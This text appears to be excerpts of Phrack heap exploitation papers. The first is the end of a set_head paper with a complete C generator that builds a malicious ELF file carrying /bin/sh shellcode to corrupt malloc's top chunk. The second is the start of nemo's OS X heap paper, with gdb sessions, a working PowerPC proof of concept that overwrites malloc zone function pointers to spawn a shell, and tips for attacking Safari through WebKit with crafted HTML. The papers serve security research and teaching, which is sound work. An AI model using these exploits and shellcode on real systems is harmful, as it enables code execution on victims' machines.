/* linux_ia32_exec -  CMD=/bin/sh Size=68 Encoder=PexFnstenvSub
   http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xe2\xc0\xb3\x83\xeb\xfc\xe2\xf4\x4d\xe9\x98\x2a\x75\x84\xa8\x9e"
"\x44\x6b\x27\xdb\x08\x91\xa8\xb3\x4f\xcd\xa2\xda\x49\x6b\x23\xe1"
"\xcf\xea\xc0\xb3\x27\xcd\xa2\xda\x49\xcd\xb3\xdb\x27\xb5\x93\x3a"
"\xc6\x2f\x40\xb3";


struct math {
```

```
    int nnetbsd;
    int nname;
};

struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};


// To be a little more independent, we ripped
// the following ELF structures from elf.h
typedef struct
{
    unsigned char e_ident[16];
    uint16_t e_type;
    uint16_t e_machine;
    uint32_t e_version;
    uint32_t e_entry;
    uint32_t e_phoff;
    uint32_t e_shoff;
    uint32_t e_flags;
    uint16_t e_ehsize;
    uint16_t e_phentsize;
    uint16_t e_phnum;
    uint16_t e_shentsize;
    uint16_t e_shnum;
    uint16_t e_shstrndx;
} Elf32_Ehdr;

typedef struct
{
    uint32_t sh_name;
    uint32_t sh_type;
    uint32_t sh_flags;
    uint32_t sh_addr;
    uint32_t sh_offset;
    uint32_t sh_size;
    uint32_t sh_link;
    uint32_t sh_info;
    uint32_t sh_addralign;
    uint32_t sh_entsize;
} Elf32_Shdr;

typedef struct
{
    uint32_t n_namesz;
    uint32_t n_descsz;
    uint32_t n_type;
} Elf32_Nhdr;


struct sethead * set_head_compute
    (unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
```

```
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, "  Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address.  To hit it perfectly, retadr must be a multiple
    // of 8 + 1 (for the PREV_INUSE flag).
    shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

    if (shead->topchunk_size < shead->malloc_size) {
        fprintf (stderr,
            "--[ ERROR: topchunk size is less than malloc size.\n");
        fprintf (stderr, "--[ Topchunk code will not be triggered\n");
        exit (1);
    }

    check_retloc = (toploc + request2size (shead->malloc_size) + 4);
    if (check_retloc != retloc) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return location. ", retloc);
        fprintf (stderr, "Using 0x%x instead\n", check_retloc);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return location.\n",
            retloc);

    check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
        - request2size (shead->malloc_size)) | PREV_INUSE;
    if (check_retadr != retadr) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return address.", retadr);
        fprintf (stderr, " Using 0x%x instead\n", check_retadr);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return address.\n",
            retadr);

    return shead;
}


/*
Not CPU friendly :)
*/
struct math *
compute (int offset) {

    int accumulator = 0;
```

```
    int i, j;
    struct math *math;

    math = (struct math *) malloc (8);

    if (math == NULL) {
        printf ("--[ Could not allocate memory for math structure\n");
        exit (1);
    }

    for (i = 1; i < 100;i++) {

        for (j = 0; j < (i * 31); j++) {

            accumulator = 0;
            accumulator += initial_ELF_garbage;
            accumulator += (i * (initial_netbsd_garbage +
                post_netbsd_garbage));
            accumulator += initial_netbsd_garbage;

            accumulator += j;

            if (accumulator == offset) {
                math->nnetbsd = i;
                math->nname = j;

                return math;
            }
        }
    }

    // Failed to find a value
    return 0;
}


void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}


void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}


FILE *
open_file (char *filename) {

    FILE *fp;

    fp = fopen ( filename , "w" );

    if (!fp) {
        perror ("Cant open file");
        exit (1);
```

```
    }

    return fp;
}

void
usage (char *progname) {

    printf ("\nTo use:\n");
    printf ("%s <return location> <return address> ", progname);
    printf ("<topchunk location> <output filename>\n\n");

    exit (1);
}


int
main (int argc, char *argv[]) {

    FILE *fp;
    Elf32_Ehdr *elfhdr;
    Elf32_Shdr *elfshdr;
    Elf32_Nhdr *elfnhdr;
    char *filename;
    char *buffer, *ptr;
    int i;
    struct math *math;
    struct sethead *shead;
    int left_bytes;
    unsigned long retloc, retadr, toploc;
    unsigned long topchunk_size, malloc_size;

    if ( argc != 5) {
        usage ( argv[0] );
    }

    sscanf (argv[1], "0x%x", &retloc);
    sscanf (argv[2], "0x%x", &retadr);
    sscanf (argv[3], "0x%x", &toploc);

    filename = (char *) malloc (256);
    if (filename == NULL) {
        printf ("--[ Cannot allocate memory for filename...\n");
        exit (1);
    }
    strncpy (filename, argv[4], 255);

    buffer = (char *) malloc (8192);
    if (buffer == NULL) {
        printf ("--[ Cannot allocate memory for file buffer\n");
        exit (1);
    }
    memset (buffer, 0, 8192);

    math = compute (1036);
    if (!math) {
        printf ("--[ Unable to compute a value\n");
        exit (1);
    }

    shead = set_head_compute (retloc, retadr, toploc);
```

```
topchunk_size = shead->topchunk_size;
malloc_size = shead->malloc_size;


ptr = buffer;
elfhdr = (Elf32_Ehdr *) ptr;

// Fill our ELF header
sprintf(elfhdr->e_ident,"\x7f\x45\x4c\x46\x01\x01\x01");
elfhdr->e_type =            2;       // ET_EXEC
elfhdr->e_machine =         3;       // EM_386
elfhdr->e_version =         1;       // EV_CURRENT
elfhdr->e_entry =           0;
elfhdr->e_phoff =           0;
elfhdr->e_shoff =           52;
elfhdr->e_flags =           0;
elfhdr->e_ehsize =          52;
elfhdr->e_phentsize =       32;
elfhdr->e_phnum =           0;
elfhdr->e_shentsize =       40;
elfhdr->e_shnum =           math->nnetbsd + 2;
elfhdr->e_shstrndx =        0;


ptr += elfhdr->e_ehsize;
elfshdr = (Elf32_Shdr *) ptr;

// This loop lets us eat an arbitrary number of bytes in ms->o.buf
left_bytes = math->nname;
for (i = 0; i < math->nnetbsd; i++) {
    elfshdr->sh_name        = 0;
    elfshdr->sh_type        = 7;   // SHT_NOTE
    elfshdr->sh_flags       = 0;
    elfshdr->sh_addr        = 0;
    elfshdr->sh_size        = 256;
    elfshdr->sh_link        = 0;
    elfshdr->sh_info        = 0;
    elfshdr->sh_addralign   = 0;
    elfshdr->sh_entsize     = 0;

    if (left_bytes > 31) {
        // filename == 31
        elfshdr->sh_offset = OFFSET_31_BYTES;
        left_bytes -= 31;
    } else if (left_bytes != 0) {
        // filename < 31 && != 0
        elfshdr->sh_offset = OFFSET_N_BYTES;
        left_bytes = 0;
    } else {
        // filename == 0
        elfshdr->sh_offset = OFFSET_0_BYTES;
    }

    // The first section header will also let us load
    // the shellcode in memory :)
    // Indeed, by requesting a large memory block,
    // the topchunk will be splitted, and this memory region
    // will be left untouched until we need it.
    // We assume its name is 31 bytes long.
    if (i == 0) {
        elfshdr->sh_size = 4096;
```

```
            elfshdr->sh_offset = OFFSET_SHELLCODE;
        }

        elfshdr++;
    }


    // This section header entry is for the data that will
    // overwrite the topchunk size pointer
    elfshdr->sh_name        = 0;
    elfshdr->sh_type        = 7;      // SHT_NOTE
    elfshdr->sh_flags       = 0;
    elfshdr->sh_addr        = 0;
    elfshdr->sh_offset      = OFFSET_OVERWRITE;
    elfshdr->sh_size        = 256;
    elfshdr->sh_link        = 0;
    elfshdr->sh_info        = 0;
    elfshdr->sh_addralign   = 0;
    elfshdr->sh_entsize     = 0;
    elfshdr++;


    // This section header entry triggers the call to malloc
    // with a user supplied length.
    // It is a requirement for the set_head technique to work
    elfshdr->sh_name        = 0;
    elfshdr->sh_type        = 7;     // SHT_NOTE
    elfshdr->sh_flags       = 0;
    elfshdr->sh_addr        = 0;
    elfshdr->sh_offset      = OFFSET_N_BYTES;
    elfshdr->sh_size        = malloc_size;
    elfshdr->sh_link        = 0;
    elfshdr->sh_info        = 0;
    elfshdr->sh_addralign   = 0;
    elfshdr->sh_entsize     = 0;
    elfshdr++;


    // This note entry lets us eat 31 bytes + overhead
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_31_BYTES);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_31_BYTES + 12;
    sprintf (ptr, "NetBSD-CORE");
    sprintf (buffer + OFFSET_31_BYTES + 24 + 0x7c,
        "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");


    // This note entry lets us eat an arbitrary number of bytes + overhead
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_N_BYTES);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_N_BYTES + 12;
    sprintf (ptr, "NetBSD-CORE");
    for (i = 0; i < (math->nname % 31); i++)
        buffer[OFFSET_N_BYTES+24+0x7c+i]='B';


    // This note entry lets us eat 0 bytes + overhead
```

```
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_0_BYTES);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_0_BYTES + 12;
    sprintf (ptr, "NetBSD-CORE");
    buffer[OFFSET_0_BYTES+24+0x7c]=0;


    // This note entry lets us specify the value that will
    // overwrite the topchunk size
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_OVERWRITE);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_OVERWRITE + 12;
    sprintf (ptr, "NetBSD-CORE");
    // Put the new topchunk size 7 times in memory
    // The note entry program name is at a specific, odd offset (24+0x7c)?
    for (i = 0; i < 7; i++)
        put_longword (buffer + OFFSET_OVERWRITE + 24 + 0x7c + (i * 4),
            topchunk_size);


    // This note entry lets us eat 31 bytes + overhead, but
    // its real purpose is to load the shellcode in memory.
    // We assume that its name is 31 bytes long.
    elfnhdr = (Elf32_Nhdr *) (buffer + OFFSET_SHELLCODE);
    elfnhdr->n_namesz       = 12;
    elfnhdr->n_descsz       = 12;
    elfnhdr->n_type         = 1;
    ptr = buffer + OFFSET_SHELLCODE + 12;
    sprintf (ptr, "NetBSD-CORE");
    sprintf (buffer + OFFSET_SHELLCODE + 24 + 0x7c,
         "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB");


    // Fill this memory region with our shellcode.
    // Remember to leave the note entry untouched ...
    memset (buffer + OFFSET_SHELLCODE + 256, 0x90, 4096-256);
    sprintf (buffer + 8191 - strlen (scode), scode);


    fp = open_file (filename);
    if (fwrite (buffer, 8192, 1, fp) != 0 ) {
        printf ("--[ The file has been written\n");
    } else {
        printf ("--[ Can not write to the file\n");
        exit (1);
    }
    fclose (fp);


    free (shead);
    free (math);
    free (buffer);
    free (filename);


    return 0;
}
```

--[7 - Final words

That's all for the details of this technique; a lot has already been said through this paper. By looking at the complexity of the malloc code, there are probably many other ways to take control of a process by corrupting the malloc chunks.

Of course, this paper explains the technical details of set_head, but personally, I think that all the exploitation techniques are ephemeral. This is more true, especially recently, with all the low level security controls that were added to the modern operating systems. Beside having great technical skills, I personally think it's important to develop your mental skills and your creativity. Try to improve your attitude when solving a difficult problem. Develop your perseverance and determination, even though you may have failed at the same thing 20, 50 or 100 times in a row.

I would like to greet the following individuals: bond, dp, jinx, Michael and nitr0gen. There is more people that I forget. Thanks for the help and the great conversations we had over the last few years.

--[8 - References

1. Solar Designer, http://www.openwall.com/advisories/OW-002-netscape-jpeg/

2. Anonymous, http://www.phrack.org/archives/57/p57-0x09

3. Kaempf, Michel, http://www.phrack.org/archives/57/p57-0x08

4. Phantasmal Phantasmagoria,
http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt

5. Phantasmal Phantasmagoria,
http://seclists.org/vuln-dev/2004/Feb/0025.html

6. jp,
http://www.phrack.org/archives/61/p61-0x06_Advanced_malloc_exploits.txt

7. Guay-Leroux, Jean-Sebastien, http://www.guay-leroux.com/projects.html

8. gera, http://www.phrack.org/archives/59/p59-0x07.txt

9. The Shellcoder's Handbook: Discovering and Exploiting Security Holes (2004), Wiley

6. OS X heap exploitation techniques - nemo


```
                             ==Phrack Inc.==

              Volume 0x0b, Issue 0x3f, Phile #0x05 of 0x14
```


```
|=----------------=[ OS X heap exploitation techniques  ]=----------------=|
|=------------------------------------------------------------------------=|
|=------------------=[ nemo <nemo@felinemenace.org> ]=-------------------=|
```

--[Table of contents


```
  1 - Introduction
  2 - Overview of the Apple OS X userland heap implementation
    2.1 - Environment Variables
    2.2 - Zones
    2.3 - Blocks
    2.4 - Heap initialization
  3 - A sample overflow
  4 - A real life example (WebKit)
  5 - Miscellaneous
    5.1 - Wrap-around Bug
    5.2 - Double free()'s
    5.3 - Beating ptrace()
  6 - Conclusion
  7 - References
```


--[1 - Introduction.

This article comes as a result of my experiences exploiting a heap overflow in the default web browser (Safari) on Mac OS X. It assumes a small amount of knowledge of PPC assembly. A reference for this has been provided in the references section below. (4). Also, knowledge of other memory allocators will come in useful, however it's not necessarily needed. All code in this paper was compiled and tested on Mac OS X - Tiger (10.4) running on PPC32 (power pc) architecture.

--[2 - Overview of the Apple OS X userland heap implementation.

The malloc() implementation found in Apple's Libc-391 and earlier (at the time of writing this) is written by Bertrand Serlet. It is a relatively complex memory allocator made up of memory "zones", which are variable size portions of virtual memory, and "blocks", which are allocated from within these zones. It is possible to have multiple zones, however most applications tend to stick to just using the default zone.

So far this memory allocator is used in all releases of OS X so far. It is also used by the Open Darwin project [8] on x86 architecture, however this isn't covered in the paper.

The source for the implementation of the Apple malloc() is available from [6]. (The current version of the source at the time of writing this is 10.4.1).

To access it you need to be a member of the ADC, which is free to sign up. (or if you can't be bothered signing up use the login/password from Bug Me Not [7] ;)

----[2.1 - Environment Variables.

A series of environment variables can be set, to modify the behavior of the memory allocation functions. These can be seen by setting the "MallocHelp" variable, and then calling the malloc() function. They are also shown in the malloc() manpage.

We will now look at the variables which are of the most use to us when exploiting an overflow.

[MallocStackLogging] -:- When this variable is set a record is kept of all the malloc operations that occur. With this variable set the "leaks" tool can be used to search a processes memory for malloc()'ed buffers which are unreferenced.

[MallocStackLoggingNoCompact] -:- When this variable is set, the record of malloc operation is kept in a manner in which the "malloc_history" tool is able to parse. The malloc_history tool is used to list the allocations and deallocations which have been performed by the process.

[MallocPreScribble] -:- This environment variable, can be used to fill memory which has been allocated with 0xaa. This can be useful to easily see where buffers are located in memory. It can also be useful when scripting gdb to investigate the heap.

[MallocScribble] -:- This variable is used to fill de-allocated memory with 0x55. This, like MallocPreScribble is useful for making it easier to inspect the memory layout. Also this will make a program more likely to crash when it's accessing data it's not supposed to.

[MallocBadFreeAbort] -:- This variable causes a SIGABRT to be sent to the program when a pointer is passed to free() which is not listed as allocated. This can be useful to halt execution at the exact point an error occurred in order to assess what has happened.

NOTE: The "heap" tool can be used to inspect the current heap of a process the Zones are displayed as well as any objects which are currently allocated. This tool can be used without setting an environment variable.

----[2.2 - Zones.

A single zone can be thought of a single heap. When the zone is destroyed all the blocks allocated within it are free()'ed. Zones allow blocks with similar attributes to be placed together. The zone itself is described by a malloc_zone_t struct (defined in /usr/include/malloc.h) which is shown below:

[malloc_zone_t struct]

```
typedef struct _malloc_zone_t {

    /* Only zone implementors should depend on the layout of this
    structure; Regular callers should use the access functions below */
    void        *reserved1;     /* RESERVED FOR CFAllocator DO NOT USE */
    void        *reserved2;     /* RESERVED FOR CFAllocator DO NOT USE */
    size_t      (*size)(struct _malloc_zone_t *zone, const void *ptr);
    void        *(*malloc)(struct _malloc_zone_t *zone, size_t size);
    void        *(*calloc)(struct _malloc_zone_t *zone, size_t num_items,
                          size_t size);
    void        *(*valloc)(struct _malloc_zone_t *zone, size_t size);
    void        (*free)(struct _malloc_zone_t *zone, void *ptr);
```

```
    void        *(*realloc)(struct _malloc_zone_t *zone, void *ptr,
                                                   size_t size);
    void        (*destroy)(struct _malloc_zone_t *zone);
    const char  *zone_name;

    /* Optional batch callbacks; these may be NULL */
    unsigned    (*batch_malloc)(struct _malloc_zone_t *zone, size_t size,
                             void **results, unsigned num_requested);
    void        (*batch_free)(struct _malloc_zone_t *zone,
                       void **to_be_freed, unsigned num_to_be_freed);
    struct malloc_introspection_t      *introspect;
    unsigned    version;
} malloc_zone_t;
```

(Well, technically zones are scalable szone_t structs, however the first element of a szone_t struct consists of a malloc_zone_t struct. This struct is the most important for us to be familiar with to exploit heap bugs using the method shown in this paper.)

As you can see, the zone struct contains function pointers for each of the memory allocation / deallocation functions. This should give you a pretty good idea of how we can control execution after an overflow.

Most of these functions are pretty self explanatory, the malloc,calloc, valloc free, and realloc function pointers perform the same functionality they do on Linux/BSD.

The size function is used to return the size of the memory allocated. The destroy() function is used to destroy the entire zone and free all memory allocated in it.

The batch_malloc and batch_free functions to the best of my understanding are used to allocate (or deallocate) several blocks of the same size.

NOTE:
The malloc_good_size() function is used to return the size of the buffer after rounding has occurred. An interesting note about this function is that it contains the same wrap mentioned in 5.1.

```
        printf("0x%x\n",malloc_good_size(0xffffffff));
```

Will print 0x1000 on Mac OS X 10.4 (Tiger).

----[2.3 - Blocks.

Allocation of blocks occurs in different ways depending on the size of the memory required. The size of all blocks allocated is always paragraph aligned (a multiple of 16). Therefore an allocation of less than 16 will always return 16, an allocation of 20 will return 32, etc.

The szone_t struct contains two pointers, for tiny and small block allocation. These are shown below:

```
        tiny_region_t       *tiny_regions;
        small_region_t      *small_regions;
```

Memory allocations which are less than around 500 bytes in size fall into the "tiny" range. These allocations are allocated from a pool of vm_allocate()'ed regions of memory. Each of these regions consists of a 1MB, (in 32-bit mode), or 2MB, (in 64-bit mode) heap. Following this is some meta-data about the region. Regions are ordered

by ascending block size. When memory is deallocated it is added back to the pool.

Free blocks contain the following meta-data:

(all fields are sizeof(void *) in size, except for "size" which is sizeof(u_short)). Tiny sized buffers are instead aligned to 0x10 bytes)

- checksum
- previous
- next
- size

The size field contains the quantum count for the region. A quantum represents
the size of the allocated blocks of memory within the region.

Allocations of which size falls in the range between 500 bytes and four virtual pages in size (0x4000) fall into the "small" category.
Memory allocations of "small" range sized blocks, are allocated from a pool of small regions, pointed to by the "small_regions" pointer in the szone_t struct. Again this memory is pre-allocated with the vm_allocate() function. Each "small" region consists of an 8MB heap, followed by the same meta-data as tiny regions.

Tiny and small allocations are not always guaranteed to be page aligned. If a block is allocated which is less than a single virtual page size then obviously the block cannot be aligned to a page.

Large block allocations (allocations over four vm pages in size), are handled quite differently to the small and tiny blocks. When a large block is requested, the malloc() routine uses vm_allocate() to obtain the memory required. Larger memory allocations occur in the higher memory of the heap. This is useful in the "destroying the heap" technique, outlined in this paper. Large blocks of memory are allocated in multiples of 4096. This is the size of a virtual memory page. Because of this, large memory allocations are always guaranteed to be page-aligned.

----[2.4 - Heap initialization.

As you can see below, the malloc() function is merely a wrapper around the malloc_zone_malloc() function.

```
 void *malloc(size_t size)
 {
   void  *retval;

   retval = malloc_zone_malloc(inline_malloc_default_zone(), size);
   if (retval == NULL)
     {
       errno = ENOMEM;
     }
   return retval;
 }
```

It uses the inline_malloc_default_zone() function to pass the appropriate zone to malloc_zone_malloc(). If malloc() is being called for the first time the inline_malloc_default_zone() function calls _malloc_initialize() in order to create the initial default malloc zone.

The malloc_create_zone() function is called with the values (0,0) being passed in as as the start_size and flags parameters.

After this the environment variables are read in (any beginning with "Malloc"), and parsed in order to set the appropriate flags.

It then calls the create_scalable_zone() function in the scalable_malloc.c file. This function is really responsible for creating the szone_t struct. It uses the allocate_pages() function as shown below.

```
 szone = allocate_pages(NULL, SMALL_REGION_SIZE, SMALL_BLOCKS_ALIGN, 0, \
                      VM_MAKE_TAG(VM_MEMORY_MALLOC));
```

This, in turn, uses the mach_vm_allocate() mach syscall to allocate the required memory to store the s_zone_t default struct.

-[Summary]:

For the technique contained within this paper, the most important things to note is that a szone_t struct is set up in memory. The struct contains several function pointers which are used to store the address of each of the appropriate allocation and deallocation functions. When a block of memory is allocated which falls into the "large" category, the vm_allocate() mach syscall is used to allocate the memory for this.

--[3 - A Sample Overflow

Before we look at how to exploit a heap overflow, we will first analyze how the initial zone struct is laid out in the memory of a running process.

To do this we will use gdb to debug a small sample program. This is shown below:

```
        -[nemo@gir:~]$ cat > mtst1.c
        #include <stdlib.h>

        int main(int ac, char **av)
        {
                char *a = malloc(10);
                __asm("trap");
                char *b = malloc(10);
        }

        -[nemo@gir:~]$ gcc mtst1.c -o mtst1
        -[nemo@gir:~]$ gdb ./mtst1
        GNU gdb 6.1-20040303 (Apple version gdb-413)
        (gdb) r
        Starting program: /Users/nemo/mtst1
        Reading symbols for shared libraries . done
```

Once we receive a SIGTRAP signal and return to the gdb command shell we can then use the command shown below to locate our initial szone_t structure in the process memory.

```
        (gdb) x/x &initial_malloc_zones
        0xa0010414 <initial_malloc_zones>:      0x01800000
```

This value, as expected inside gdb, is shown to be 0x01800000.
If we dump memory at this location, we can see each of the fields in the _malloc_zone_t_ struct as expected.

NOTE: Output reformatted for more clarity.

```
(gdb) x/x (long*) initial_malloc_zones
0x1800000:      0x00000000    // Reserved1.
0x1800004:      0x00000000    // Reserved2.
0x1800008:      0x90005e0c    // size() pointer.
0x180000c:      0x90003abc    // malloc() pointer.
0x1800010:      0x90008bc4    // calloc() pointer.
0x1800014:      0x9004a9f8    // valloc() pointer.
0x1800018:      0x900060ac    // free() pointer.
0x180001c:      0x90017f90    // realloc() pointer.
0x1800020:      0x9010efb8    // destroy() pointer.
0x1800024:      0x00300000    // Zone Name
                              //("DefaultMallocZone").
0x1800028:      0x9010dbe8    // batch_malloc() pointer.
0x180002c:      0x9010e848    // batch_free() pointer.
```

In this struct we can see each of the function pointers which are called for each of the memory allocation/deallocation functions performed using the default zone. As well as a pointer to the name of the zone, which can be useful for debugging.

If we change the malloc() function pointer, and continue our sample program (shown below) we can see that the second call to malloc() results in a jump to the specified value. (after instruction alignment).

```
(gdb) set *0x180000c = 0xdeadbeef
(gdb) jump *($pc + 4)
Continuing at 0x2cf8.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0xdeadbeec
0xdeadbeec in ?? ()
(gdb)
```

But is it really feasible to write all the way to the address 0x1800000? (or 0x2800000 outside of gdb). We will look into this now.

First we will check the addresses various sized memory allocations are given. The location of each buffer is dependant on whether the allocation size falls into one of the various sized bins mentioned earlier (tiny, small or large).

To test the location of each of these we can simply compile and run the following small c program as shown:

```
-[nemo@gir:~]$ cat > mtst2.c
#include <stdio.h>
#include <stdlib.h>

int main(int ac, char **av)
{
        extern *malloc_zones;

        printf("initial_malloc_zones @ 0x%x\n",*malloc_zones);
        printf("tiny:  %p\n",malloc(22));
        printf("small: %p\n",malloc(500));
        printf("large: %p\n",malloc(0xffffffff));
        return 0;
}
```

```
-[nemo@gir:~]$ gcc mtst2.c -o mtst2
-[nemo@gir:~]$ ./mtst2
initial_malloc_zones @ 0x2800000
tiny:  0x500160
small: 0x2800600
large: 0x26000
```

From the output of this program we can see that it is only possible to write to the initial_malloc_zones struct from a "tiny" or " large" buffer. Also, in order to overwrite the function pointers contained within this struct we need to write a considerable amount of data completely destroying sections of the zone. Thankfully many situations exist in typical software which allow these criteria to be met. This is discussed in the final section of this paper.

Now we understand the layout of the heap a little better, we can use a small sample program to overwrite the function pointers contained in the struct to get a shell.

The following program allocates a 'tiny' buffer of 22 bytes. It then uses memset() to write 'A's all the way to the pointer for malloc() in the zone struct, before calling malloc().

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int ac, char **av)
{
  extern *malloc_zones;
  char *tmp,*tinyp = malloc(22);

  printf("[+] tinyp is @ %p\n",tinyp);
  printf("[+] initial_malloc_zones is @ %p\n", *malloc_zones);
  printf("[+] Copying 0x%x bytes.\n",
          (((char *)*malloc_zones + 16) - (char *)tinyp));
  memset(tinyp,'A', (int)(((char *)*malloc_zones + 16) - (char *)tinyp));

  tmp = malloc(0xdeadbeef);
  return 0;
}
```

However when we compile and run this program, an EXC_BAD_ACCESS signal is received.

```
(gdb) r
Starting program: /Users/nemo/mtst3
Reading symbols for shared libraries . done
[+] tinyp is @ 0x300120
[+] initial_malloc_zones is @ 0x1800000
[+] Copying 0x14ffef0 bytes.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00405000
0xffff9068 in ___memset_pattern ()
```

This is due to the fact that, in between the tinyp pointer and the malloc function pointer we are trying to overwrite there is some unmapped memory.

In order to get past this we can use the fact that blocks of memory allocated which fall into the "large" category are allocated using the

mach vm_allocate() syscall.

If we can get enough memory to be allocated in the large classification, before the overflow occurs we should have a clear path to the pointer.

To illustrate this point, we can use the following code:

```
#include <stdio.h>
#include <stdlib.h>
#include <malloc.h>
#include <string.h>

char shellcode[] = // Shellcode by b-r00t, modified by nemo.
"\x7c\x63\x1a\x79\x40\x82\xff\xfd\x39\x40\x01\xc3\x38\x0a\xfe\xf4"
"\x44\xff\xff\x02\x39\x40\x01\x23\x38\x0a\xfe\xf4\x44\xff\xff\x02"
"\x60\x60\x60\x60\x7c\xa5\x2a\x79\x7c\x68\x02\xa6\x38\x63\x01\x60"
"\x38\x63\xfe\xf4\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8"
"\x3b\xc0\x01\x47\x38\x1e\xfe\xf4\x44\xff\xff\x02\x7c\xa3\x2b\x78"
"\x3b\xc0\x01\x0d\x38\x1e\xfe\xf4\x44\xff\xff\x02\x2f\x62\x69\x6e"
"\x2f\x73\x68";

extern *malloc_zones;

int    main(int ac, char **av)
{
 char  *tmp, *tmpr;
 int   a=0 , *addr;

 while ((tmpr = malloc(0xffffffff)) <= (char *)*malloc_zones);

 // small buffer
 addr = malloc(22);
 printf("[+] malloc_zones (first zone) @ 0x%x\n", *malloc_zones);
 printf("[+] addr @ 0x%x\n",addr);

 if ((unsigned int) addr < *malloc_zones)
 {
    printf("[+] addr + %u = 0x%x\n",
           *malloc_zones - (int) addr, *malloc_zones);
    exit(1);
 }

 printf("[+] Using shellcode @ 0x%x\n",&shellcode);

 for (a = 0;
      a <= ((*malloc_zones - (int) addr) + sizeof(malloc_zone_t)) / 4;
      a++)
   addr[a] = (int) &shellcode[0];

 printf("[+] finished memcpy()\n");

 tmp = malloc(5);        // execve()

}
```

This code allocates enough "large" blocks of memory (0xffffffff) with which to plow a clear path to the function pointers. It then copies the address of the shellcode into memory all the way through the zone before overwriting the function pointers in the szone_t struct. Finally a call to malloc() is made in order to trigger the execution of the shellcode.

As you can see below, this code function as we'd expect and our
shellcode is executed.

```
-[nemo@gir:~]$ ./heaptst
[+] malloc_zones (first zone) @ 0x2800000
[+] addr @ 0x500120
[+] addr + 36699872 = 0x2800000
[+] Using shellcode @ 0x3014
[+] finished memcpy()
sh-2.05b$
```

This method has been tested on Apple's OS X version 10.4.1 (Tiger).

--[4 - A Real Life Example

The default web browser on OS X (Safari) as well as the mail client
(Mail.app), Dashboard and almost every other application on OS X which
requires web parsing functionality achieve this through a library
which Apple call "WebKit". (2)

This library contains many bugs, many of which are exploitable using this
technique. Particular attention should be payed to the code which renders
<TABLE></TABLE> blocks ;)

Due to the nature of HTML pages an attacker is presented with
opportunities to control the heap in a variety of ways before actually
triggering the exploit. In order to use the technique described in this
paper to exploit these bugs we can craft some HTML code, or an image
file, to perform many large allocations and therefore cleaving a path
to our function pointers. We can then trigger one of the numerous
overflows to write the address of our shellcode into the function
pointers before waiting for a shell to be spawned.

One of the bugs which i have exploited using this particular method
involves an unchecked length being used to allocate and fill an object in
memory with null bytes (\x00).

If we manage to calculate the write so that it stops mid way through one
of our function pointers in the szone_t struct, we can effectively
truncate the pointer causing execution to jump elsewhere.

The first step to exploiting this bug, is to fire up the debugger (gdb)
and look at what options are available to us.

Once we have Safari loaded up in our debugger, the first thing we need
to check for the exploit to succeed is that we have a clear path to the
initial_malloc_zones struct. To do this in gdb we can put a breakpoint
on the return statement in the malloc() function.

We use the command "disas malloc" to view the assembly listing for the
malloc function. The end of this listing is shown below:

```
.....

0x900039dc <malloc+1464>:       lwz     r0,8(r1)
0x900039e0 <malloc+1468>:       lmw     r24,-32(r1)
0x900039e4 <malloc+1472>:       lwz     r11,4(r1)
0x900039e8 <malloc+1476>:       mtlr    r0
0x900039ec <malloc+1480>:       .long 0x7d708120
0x900039f0 <malloc+1484>:       blr
```

```
        0x900039f4 <malloc+1488>:       .long 0x0
```

The "blr" instruction shown at line 0x900039f0 is the "branch to link register" instruction. This instruction is used to return from malloc().

Functions in OS X on PPC architecture pass their return value back to the calling function in the "r3" register. In order to make sure that the malloc()'ed addresses have reached the address of our zone struct we can put a breakpoint on this instruction, and output the value which was returned.

We can do this with the gdb commands shown below.

```
        (gdb) break *0x900039f0
        Breakpoint 1 at 0x900039f0
        (gdb) commands
        Type commands for when breakpoint 1 is hit, one per line.
        End with a line saying just "end".
        >i r r3
        >cont
        >end
```

We can now continue execution and receive a running status of all allocations which occur in our program. This way we can see when our target is reached.

The "heap" tool can also be used to see the sizes and numbers of each allocation.

